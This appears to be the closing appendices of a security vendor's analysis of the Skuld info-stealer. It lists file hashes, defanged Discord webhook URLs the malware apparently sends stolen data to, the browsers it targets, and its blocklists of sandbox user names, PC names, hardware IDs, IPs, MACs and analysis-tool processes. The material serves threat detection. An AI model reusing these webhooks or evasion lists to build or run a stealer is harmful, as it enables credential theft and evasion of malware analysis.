4c0af2782e7e02aba3cc182eb485bdd30f22707a7669cf6609e2619bf4f54b2d
421a57666d85b8c956634528ca128283a13c4cb0730d3d498b4658b3ea4b3015
332911747cb1e808562b431b0519bed11fd844fd7a50fce37d8b4fe5daa7b235
2b5bce8623468a2e58c6cc817c1556dd1ef69cb184083a2d8d68a1bb78cbc2d2
20c53166133e5bc0a6dad39ba6a754a878c04c2697400b98cfb0fa5fe2f8b06d
13c25ddbbaed8579a764b143446a4c2910b5605c78951416f303f000133e56b26
fef9249dbafebc5c7717413a63cc9945eee4006d85fc77b4b4e10587e30aaa7
f8e2c18619f3701542add6f8f822e3d7957b41918d1a1bc03e80622e92afdc41
f7514b93fd3ee6d4df231f2eed022a98d98a518b9ff23c960845d2dd215d4694
dee98d99f9f2915dc8ed7e46606e88f84432232dd329e0283b3ce4e45f54aae4
d98d61496600aadf95235e81c54752c3ddcd1ea3a40ba9eb8978b27f9638f7ee
d3ed2f5e3568fb77600894b49da9343243dc468d9aa661b4fcb60540445f3ec
d29e69c321d2c5f2e0b4e284b9fb399a4b7bf4628916075ab9039be895660626
d11efad7ebe520ccc9f682003d76ebfabd5d18b746a801fefbf04317f7ae7505
bfb57e149903bc7c75cbe1dd57bbee030bdfadb6023db37bb2fe163e4bc06bd4
bea3b5a31d10069bb70561568349a54582564c21d2a835f65073d6f1d8662eec
bdccd076ccc5f73db7f93dbc298fc48147a04b755fc12fda872d11c6857b512f
b8ea26cc228123ecb77b46d325f0ec34dd5c9b37e3e4ec492a4bf51840218025
b786df58db15f749ca922db966741711859616683b8a64390d221fb3af01493c
b31290a1b14884b1ac2bb00aff079ac365857cbc94a489a5d361f9e140a54dff
a211d8ee2767c83de94cc2b4e07838dd1ea6397ecde15fe0ed3211fe7959eb69
9b6705f27d0d77b766ed5d6267a8b9992081a7aa9c1dc2526c524bdf10bd7204
848f0f411cad90e6c7b6e64b27ffb25c81c6bf065c1cd0f9cc2ca413867bc96a
7ca99ab7123d955e31b001e930231ddfe437b63890263b984454538b0ab47135
65ae55466beec02a40c9df750a9a08f44b809137437e20eeaa30fd7532ea37b
5dfe60670571378e6ddfaeb30804d5bd4a254edde4269e75afb4b6ce8995d582

```

Discord webhooks

[https://discord\[.\]com/api/webhooks/1101151106052145214/BlaHrwzWkurP1ifNTfI0S-nV_adpU3L7CtHkZgsoxNh0xWIhQpjX2fdzD9kB7BDNYQi7](https://discord[.]com/api/webhooks/1101151106052145214/BlaHrwzWkurP1ifNTfI0S-nV_adpU3L7CtHkZgsoxNh0xWIhQpjX2fdzD9kB7BDNYQi7)

[https://discord\[.\]com/api/webhooks/963128514779959316/ruqclVO-lzGEVvxFyDIITM7YCzbyrnmAu55FnFdc4inoDqbx2o3dSOjAkc1lGO9ytAf](https://discord[.]com/api/webhooks/963128514779959316/ruqclVO-lzGEVvxFyDIITM7YCzbyrnmAu55FnFdc4inoDqbx2o3dSOjAkc1lGO9ytAf)

[https://discord\[.\]com/api/webhooks/1101120631296237639/mesriMSa71vT7Vf_chsUKzwpQEbKiBcK1y1GiKUCoC360ZH8EuTmJQKMDSmB-LGAqbJw](https://discord[.]com/api/webhooks/1101120631296237639/mesriMSa71vT7Vf_chsUKzwpQEbKiBcK1y1GiKUCoC360ZH8EuTmJQKMDSmB-LGAqbJw)

Appendix E - Skuld lists

In this section we can find different lists used by the Skuld stealer to detect malware analysis appliances or to steal sensitive items from specific browser applications.

Targeted browsers

Chromium-based

Chrome

Vivaldi

Liebao

Amigo

Chrome (x86)

Kometa

QIP Surf

Torch

Chrome SxS

Elements

Orbitum

Sputnik

Maple

Epic Privacy Browser

Dragon

Edge

Iridium

Uran
Maxthon
DCBrowser
7Star
Fenrir
K-Melon
Yandex
CentBrowser
Catalina
CocCoc
Opera
Chedot
Coowon
Brave
OperaGX

Gecko-based

Firefox
K-Meleon
Cyberfox
SeaMonkey
Thunderbird
BlackHaw
Waterfox
IceDragon

Pale Moon

Users blocklist

WDAGUtilityAccount

8NI0CoINQ5bq

ImVwj9blocation

BvJChRPnsxn

Louise

Abby

Lisa

PqONjHVwexsS

Harry Johnson

User01

hmarc

John

3u2v9m89765625

SqgFOf3G

test

patex

george

Julia

Lucas

RGzcBUyrznReg

RDhJ0CNFevzX

PxmdUOpVyx

HEUeRzl

mike

Robert

kEecfMwgj

8VizSM

fred

PateX

Peter Wilson

Frank

w0fjuOVmCcP5A

servers

h7dk1xPr

JOHN-PC

PC names blocklist

azure-PC

SERVER1

DESKTOP-WG3MYJS

DESKTOP-CBGPFEF

MARCI-PC

BEE7370C-8C0C-4

LISA-PC

DESKTOP-7XC6GEZ

SERVER-PC

ACEPC

DESKTOP-NAKFFMT

JOHN-PC
DESKTOP-5OV9S0O
TIQIYLA9TW5M
MIKE-PC
WIN-5E07COS9ALR
DESKTOP-B0T93D6
QarZhrdBpj
DESKTOP-KALVINO
DESKTOP-IAPKN1P
B30F0242-1C6A-4
DESKTOP-1PYKP29
ORELEEEPC
COMPNAME_4047
DESKTOP-NTU7VUO
DESKTOP-VRSQLAG
DESKTOP-1Y2433R
ARCHIBALDPC
DESKTOP-19OLLTD
LOUISE-PC
Q9IATRKPRH
WILEYPC
JULIA-PC
DESKTOP-DE369SE
T00917

XC64ZB
WORK
d1bnJkfVIH
EA8C2E2A-D017-4
test42
DESKTOP-D019GDM
6C4E733F-C2D9-4
NETTYPC
AIDANPC
DESKTOP-CDLNVOQ
DESKTOP-WI8CLET
RALPHS-PC
DESKTOP-BUGIO
LUCAS-PC

HWID blocklist

00000000-0000-0000-0000-000000000000
49434D53-0200-9036-2500-369025003AF0
ADEEEE9E-EF0A-6B84-B14B-B83A54AFC548
00000000-0000-0000-0000-50E5493391EF
49434D53-0200-9036-2500-36902500F022
AF1B2042-4B90-0000-A4E4-632A1C8C7EB1
00000000-0000-0000-0000-AC1F6BD048FE
49434D53-0200-9065-2500-65902500E439
B1112042-52E8-E25B-3655-6A4F54155DBF
00000000-0000-0000-0000-AC1F6BD04972

4C4C4544-0050-3710-8058-CAC04F59344A

B6464A2B-92C7-4B95-A2D0-E5410081B812

00000000-0000-0000-0000-AC1F6BD04986

4CB82042-BA8F-1748-C941-363C391CA7F3

BB233342-2E01-718F-D4A1-E7F69D026428

00000000-0000-0000-0000-AC1F6BD04D98

4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27

BB64E044-87BA-C847-BC0A-C797D1A16A50

02AD9898-FA37-11EB-AC55-1D0C0A67EA8A

4DC32042-E601-F329-21C1-03F27564FD6C

BE784D56-81F5-2C8D-9D4B-5AB56F05D86E

032E02B4-0499-05C3-0806-3C0700080009

5BD24D56-789F-8468-7CDC-CAA7222CC121

C249957A-AA08-4B21-933F-9271BEC63C85

03DE0294-0480-05DE-1A06-350700080009

5E3E7FE0-2636-4CB7-84F5-8D2650FFEC0E

C6B32042-4EC3-6FDF-C725-6F63914DA7C7

050C3342-FADD-AEDF-EF24-C6454E1A73C9

5EBD2E42-1DB8-78A6-0EC3-031B661D5C57

C7D23342-A5D4-68A1-59AC-CF40F735B363

05790C00-3B21-11EA-8000-3CECEF4400D0

60C83342-0A97-928D-7316-5F1080A78E72

CC5B3F62-2A04-4D2E-A46C-AA41B7050712

07E42E42-F43D-3E1C-1C6B-9C7AC120F3B9

63203342-0EB0-AA1A-4DF5-3FB37DBB0670

CE352E42-9339-8484-293A-BD50CDC639A5

08C1E400-3C56-11EA-8000-3CECEF43FEDE

63FA3342-31C7-4E8E-8089-DAFF6CE5E967

CEFC836C-8CB1-45A6-ADD7-209085EE2A57

0934E336-72E4-4E6A-B3E5-383BD8E938C3

6608003F-ECE4-494E-B07E-1C4615D1D93C

CF1BE00F-4AAF-455E-8DCD-B5B09B6BFA8F

11111111-2222-3333-4444-555555555555

67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3

D2DC3342-396C-6737-A8F6-0C6673C1DE08

119602E8-92F9-BD4B-8979-DA682276D385

6ECEAF72-3548-476C-BD8D-73134A9182C8

D7382042-00A0-A6F0-1E51-FD1BBF06CD71

12204D56-28C0-AB03-51B7-44A8B7525250

6F3CA5EC-BEC9-4A4D-8274-11168F640058

D8C30328-1B06-4611-8E3C-E433F4F9794E

12EE3342-87A2-32DE-A390-4C2DA4D512E9

777D84B3-88D1-451C-93E4-D235177420A7

D9142042-8F51-5EFF-D5F8-EE9AE3D1602A

1D4D3342-D6C4-710C-98A3-9CC6571234D5

79AF5279-16CF-4094-9758-F88A616D81B4

DBC22E42-59F7-1329-D9F2-E78A2EE5BD0D

2DD1B176-C043-49A4-830F-C623FFB88F3C

7AB5C494-39F5-4941-9163-47F54D6D5016

DBCC3514-FA57-477D-9D1F-1CAF4CC92D0F

2E6FB594-9D55-4424-8E74-CE25A25E36B0

84FE3342-6C67-5FC6-5639-9B3CA3D775A1

DD9C3342-FB80-9A31-EB04-5794E5AE2B4C

365B4000-3B25-11EA-8000-3CECEF44010C

88DC3342-12E6-7D62-B0AE-C80E578E7B07

DEAEB8CE-A573-9F48-BD40-62ED6C223F20

38813342-D7D0-DFC8-C56F-7FC9DFE5C972

8B4E8278-525C-7343-B825-280AEB CD3BCB

E08DE9AA-C704-4261-B32D-57B2A3993518

38AB3342-66B0-7175-0B23-F390B3728B78

8DA62042-8B59-B4E3-D232-38B29A10964A

EADD1742-4807-00A0-F92E-CCD933E9D8C1

3A9F3342-D1F2-DF37-68AE-C10F60BFB462

907A2A79-7116-4CB6-9FA5-E5A58C4587CD

EB16924B-FB6D-4FA1-8666-17B91F62FB37

3F284CA4-8BDF-489B-A273-41B44D668F6D

921E2042-70D3-F9F1-8CBD-B398A21F89C6

F5744000-3C78-11EA-8000-3CECEF43FEFE

3F3C58D1-B4F2-4019-B2A2-2A500E96AF2E

96BB3342-6335-0FA8-BA29-E1BA5D8FEFBE

FA8C2042-205D-13B0-FCB5-C5CC55577A35

42A82042-3F13-512F-5E3D-6BF4FFFD8518

9921DE3A-5C1A-DF11-9078-563412000026

FCE23342-91F1-EAFC-BA97-5AAE4509E173

44B94D56-65AB-DC02-86A0-98143A7423BF

9C6D1742-046D-BC94-ED09-C36F70CC9A91

FE455D1A-BE27-4BA4-96C8-967A6D3A9661

4729AEB0-FC07-11E3-9673-CE39E79C8A00

A15A930C-8251-9645-AF63-E45AD728C20C

FED63342-E0D6-C669-D53F-253D696D74DA

48941AE9-D52F-11DF-BBDA-503734826431

A7721742-BE24-8A1C-B859-D7F8251A83D3

FF577B79-782E-0A4D-8568-B35A9B7EB76B

49434D53-0200-9036-2500-369025000C65

A9C83342-4800-0578-1EE8-BA26D2A678D2

49434D53-0200-9036-2500-369025003865

ACA69200-3C4C-11EA-8000-3CECEF4401AA

IP addresses blocklist

88.132.231.71

95.25.204.90

34.105.72.241

34.85.243.241

35.229.69.227

78.139.8.50

34.145.89.174

109.74.154.92

34.141.245.25

34.138.96.23

20.99.160.173

109.74.154.90

213.33.142.50

178.239.165.70

192.211.110.74

88.153.199.169

109.145.173.169

109.74.154.91

84.147.54.113

35.237.47.12

84.147.62.12

34.141.146.114

93.216.75.209

193.128.114.45

87.166.50.213

194.154.78.160

212.119.227.151

192.87.28.103

95.25.81.24

34.253.248.228

92.211.109.160

195.239.51.59

88.132.226.203

92.211.52.62

212.119.227.167

195.74.76.222

192.40.57.234

195.181.175.105

88.132.227.238

193.225.193.201

188.105.91.116

64.124.12.162

88.132.225.100

35.199.6.13

34.145.195.58

34.105.183.68

34.142.74.220

92.211.192.144

80.211.0.97

34.105.0.27

92.211.55.199

188.105.91.173

34.83.46.130

34.85.253.170

195.239.51.3

79.104.209.33

109.74.154.91

188.105.91.143

23.128.248.46

35.192.93.107

MAC addresses blocklist

00:15:5d:00:07:34

00:15:5d:00:01:81

00:50:56:a0:61:aa

42:01:0a:8e:00:22

7e:05:a3:62:9c:4d

00:e0:4c:b8:7a:58

4e:79:c0:d9:af:c3

42:01:0a:96:00:22

00:50:56:b3:4c:bf

52:54:00:b3:e4:71

00:0c:29:2c:c1:21

00:15:5d:b6:e0:cc

00:50:56:b3:21:29

00:50:56:b3:09:9e

90:48:9a:9d:d5:24

00:25:90:65:39:e4

00:15:5d:00:02:26

00:15:5d:00:00:b3

00:50:56:b3:38:88

00:50:56:b3:3b:a6

c8:9f:1d:b6:58:e4

00:50:56:b3:05:b4

96:2b:e9:43:96:76

00:50:56:a0:d0:fa

92:4c:a8:23:fc:2e

00:25:90:36:65:0c

1c:99:57:1c:ad:e4

b4:a9:5a:b1:c6:fd

00:50:56:b3:91:c8

5a:e2:a6:a4:44:db

00:15:5d:00:00:f3

08:00:27:3a:28:73

d4:81:d7:87:05:ab

3e:c1:fd:f1:bf:71

00:50:56:ae:6f:54

2e:b8:24:4d:f7:de

00:15:5d:00:00:c3

ac:1f:6b:d0:49:86

00:50:56:a0:6d:86

42:01:0a:96:00:33

00:15:5d:13:6d:0c

00:50:56:a0:45:03

52:54:00:8b:a6:08

00:50:56:a0:af:75

00:50:56:97:a1:f8

00:50:56:a0:dd:00
12:8a:5c:2a:65:d1
00:0c:29:05:d8:6e
00:50:56:b3:dd:03
5e:86:e4:3d:0d:f6
00:15:5d:13:66:ca
00:25:90:36:f0:3b
00:23:cd:ff:94:f0
c2:ee:af:fd:29:21
00:50:56:b3:ea:ee
56:e8:92:2e:76:0d
00:1b:21:13:21:26
00:e0:4c:d6:86:77
00:50:56:b3:ee:e1
3e:53:81:b7:01:13
ac:1f:6b:d0:48:fe
42:01:0a:8a:00:22
3c:ec:ef:44:01:aa
00:50:56:a0:84:88
00:50:56:97:ec:f2
00:e0:4c:94:1f:20
00:1b:21:13:32:51
00:15:5d:23:4c:a3
00:1b:21:13:32:20

00:e0:4c:b3:5a:2a
00:15:5d:00:05:d5
a6:24:aa:ae:e6:12
00:1b:21:13:33:55
3c:ec:ef:44:00:d0
12:f8:87:ab:13:ec
00:e0:4c:4b:4a:40
08:00:27:45:13:10
00:15:5d:00:00:a4
00:50:56:ae:e5:d5
00:50:56:a0:38:06
42:01:0a:8a:00:22
00:1b:21:13:26:44
16:ef:22:04:af:76
00:50:56:97:f6:c8
2e:62:e8:47:14:49
00:1b:21:13:15:20
3c:ec:ef:43:fe:de
00:15:5d:23:4c:ad
52:54:00:ab:de:59
00:0d:3a:d2:4f:1f
00:15:5d:00:06:43
d4:81:d7:ed:25:54
1a:6c:62:60:3b:f4

00:50:56:b3:9e:9e

60:02:92:66:10:79

00:15:5d:1e:01:c8

00:25:90:36:65:38

00:15:5d:00:00:1d

00:50:56:a0:39:18

00:50:56:a0:d7:38

00:50:56:b3:38:68

00:03:47:63:8b:de

00:50:56:a0:cd:a8

32:11:4d:d0:4a:9e

be:00:e5:c5:0c:e5

60:02:92:3d:f1:69

00:15:5d:00:05:8d

00:50:56:b3:fa:23

00:50:56:b3:d0:a7

00:50:56:a0:59:10

00:e0:4c:7b:7b:86

00:0c:29:52:52:50

52:54:00:a0:41:92

94:de:80:de:1a:35

00:50:56:a0:06:8d

00:e0:4c:46:cf:01

00:50:56:b3:42:33

00:50:56:b3:f6:57

00:50:56:ae:5d:ea

00:e0:4c:cb:62:08

42:85:07:f4:83:d0

3c:ec:ef:44:01:0c

00:e0:4c:56:42:97

00:50:56:b3:14:59

4e:81:81:8e:22:4e

56:b0:6f:ca:0a:e7

06:75:91:59:3e:02

ca:4d:4b:ca:18:cc

ea:02:75:3c:90:9f

12:1b:9e:3c:a6:2c

42:01:0a:8a:00:33

f6:a5:41:31:b2:78

00:e0:4c:44:76:54

00:15:5d:00:1c:9a

ea:f6:f1:a2:33:76

d6:03:e4:ab:77:8e

ac:1f:6b:d0:4d:e4

00:15:5d:00:1a:b9

ac:1f:6b:d0:4d:98

00:50:56:ae:b2:b0

52:54:00:3b:78:24

b6:ed:9d:27:f4:fa

1e:6c:34:93:68:64

00:50:56:b3:94:cb

00:50:56:b3:50:de

Processes blocklist

x96dbg

cmd

vmusrvc

pestudio

http

fiddler

ksdumperclient

joeboxcontrol

wireshark

vboxservice

vmsrvc

processhacker

hacker

vmtoolsd

procmon

regmon

ksdumper

vmacthlp

df5serv

packet

ollydbg

debugger

x32dbg

ida

regedit

prl_cc

qemu-ga

taskmgr

xenservice

dumper

vgauthservice

traffic

vmwareuser

prl_tools

dbg

VGAuthService

ida64

httpdebuggerui

vmwaretray

diskmon

debuger

vboxtray

joeboxserver

RECENT STORIES

Get the latest cybersecurity insights from our LinkedIn Digest.

Get the latest

Stay up to date with the latest cybersecurity trends, best practices, security vulnerabilities, and so much more.

Please enter a valid email address.

Zero spam. Unsubscribe at any time.